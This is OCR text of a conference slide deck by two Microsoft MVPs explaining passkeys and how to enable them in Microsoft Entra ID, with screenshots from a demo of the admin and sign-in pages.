Getting phished is soooooooo 2023, Passkeys are here!

Pim Jacobs & Jan Bakker

That took forever, Microsoft!

Pim & Jan

Waiting for passkeys in Entra ID

Speakers

Pim Jacobs

Principal Consultant

Jan Bakker

Solution Architect

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

Pim Jacobs

Principal Consultant @ InSpark &
Microsoft Security MVP

- Focus on the full Microsoft Entra portfolio
- One of the organisers of the **Dutch Microsoft Entra Community**, join our meetup page!

- Blog: **identity-man.eu**
- Skiing | Soccer | F1 | Family time

MVP Microsoft® Most Valuable Professional

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

Jan Bakker

IAM Solution Architect

Join us!

- Microsoft MVP
- Co-organizer of the **Dutch Microsoft Entra Community**
- Hates passwords
- Loves his family, music, food, and beer.
- Please find me at aka.ms/janbakker

MVP Microsoft® Most Valuable Professional

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

A trip down memory lane

Passwords
(Solely built on "cowboy guts")

Password
+ weak MFA
(OTP via SMS)

Password
+ strong
MFA
(U2F via
FIDOv1)

Password
+
Authenticator
app with push

Password
+
Authenticator
app with push
+
Number
matching

Authenticator
app with
Passwordless
Phone Sign-in
+
Number
match

"Joebiekeys"
based on
FIDOv2

"Passkeys"
based on
FIDOv2

Passkeys 101

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

Based on **FIDO** standards, passkeys are a **replacement for passwords** that provide **faster**, **easier**, and **more secure** sign-ins to websites and apps across a user's devices. Unlike passwords, passkeys are always strong and **phishing-resistant**.

Founded in 2013

~~FIDO2 security key~~

Device-bound passkey


DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

FIDO standards

Passwords
keys

Faster & Easier


More Secure



~~Credential stuffing~~
~~Password database breaches~~

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

Phishing Resistant




Why now?


[Microsoft Digital Defense Report 2023 (MDDR)]

- MFA fatigue
- Password-based attacks
- Phishing is all over the place
- Rapid industry adoption

How passkeys work (Registration)



How passkeys work (Subsequent Sign-in)



Different types of phishing

Phishing
['fɪ.ʃɪŋ]

Corbado


Cyber attack where criminals impersonate trusted entities to steal sensitive data, typically executed through e-mail or text messages.

- Email Phishing
- Spear Phishing
- Whaling
- AiTM
- Vishing
- Smishing

Why are passkeys phishing resistant?


AI

Cryptograpic key pair



Challenge-Response Mechanism

Binding to Origin (Relying Party ID)

No shared secrets

The benefits

No additional cost

Passkey are unique credentials

Passkeys will stop AiTM attacks

Users don't have to come up and remember passwords

Users can use biometrics or a PIN to prove their identity

Most of your users already carry a platform authenticator in their pockets every day

(Device-bound) passkeys can be used cross-device

The Relying Party will not store any passwords or credentials

Now in public preview in Entra ID

Device-bound passkeys in Microsoft Authenticator App

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

Device-bound vs. Syncable?


Device-bound passkeys

Synced passkeys

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka


Device-bound Passkey

Lives on USB Key or other piece of hardware separate from everyday devices.




Synced Passkey

Stored on a laptop, tablet, smartphone where it is synced across multiple devices connected to the same cloud account or password manager.



Device-Bound Passkeys



- Bound to hardware
- Password managers can't be used
- Cannot be synced to other devices
- Private key can't be synced so more secure
- Complexer in usability


DELL Technologies · SquaredUp · infinity · INTERSTELLAR · kpn Partner Network · INSPARK · cegeka

Device-Bound Passkeys


DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka


Synced Passkeys

- Lives in a vault on your device(s)
- Vaults can be password manager
- Can easily be synced to many devices
- Private key can be synced so less secure
- Super easy in usability



Synced Passkeys





INSPARK cegeka

Passkeys in Microsoft Entra ID

+


DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

The requirements

- iOS 17 or Android 14
- Strong Factor Authentication (MFA, TAP)
- Microsoft Authenticator App installed with latest version
- ‘Usage Data’ enabled within Authenticator App (during public preview)
- A working camera for cross-device sign-in
- For cross-device sign-in both devices should have bluetooth & internet
- Attestation needs to be turned off

Gather AAGUIDs

Authenticator Attestation Global Unique Identifier



Passkeys Authenticator AAGUID Explorer (passkeydeveloper.github.io)

Steps to enable Passkeys in Microsoft Entra ID

Gather list of AAGUIDs of current passkeys (security keys) in Microsoft Entra

Determine scope for Passkey enrollment


Enable Passkeys Authentication Method in Microsoft Entra

Provide adoption materials to end users!

#DEMO 1

Enable passkeys in Microsoft Entra ID

Export FIDO2 registration info – Entra ID – Michel van Vliet – IT Blog



Microsoft Entra admin center

Search resources, services, and docs (G+/)

pim.jacobs@jacobsaa.o...
JACOBS ADMINISTRATIE & AUTO...

- Home
- What's new
- Diagnose & solve problems
- Favorites
- Identity
  - Overview
  - Users
  - Groups
  - Devices
  - Applications
  - Protection
  - Identity governance
  - External Identities
  - Show more
- Protection
- Identity governance
- Verified ID
- Learn & support

Jacobs Administratie & Automatisering

Secure access for a connected world

...cloud identity and network access solutions.
...o provide feedback so we can iterate and

Provide feedback

Learn about Microsoft Entra

Explore the Microsoft Entra product family

Learn how unified multicloud identity and network access help you protect and verify i...
manage permissions, and enforce intelligent access policies, all in one place.

...ess their

View all products | Read documentation

Top recommended actions


...nub

Your Identity Secure Score is 67.28%
Microsoft Secure Score for Identity is a representation of your org...

...recent releases

Technologies squaredup infinity INTERSTELLAR Partner Network INSPARK

Same Device Registration


9: 41
Microsoft

Cross Device Registration

FIDO2 security key settings - Mi
My Sign-Ins | Security Info | Mic
https://mysignins.microsoft.com/security-info

My Sign-Ins

Overview
Security info
Devices
Password
Organizations
Settings & Privacy
Recent activity

Security info

These are the methods you use to sign into your account or reset your password.

You're using the most advisable sign-in method where it applies.


Sign-in method when most advisable is unavailable: Microsoft Authenticator - notification Change

Add sign-in method

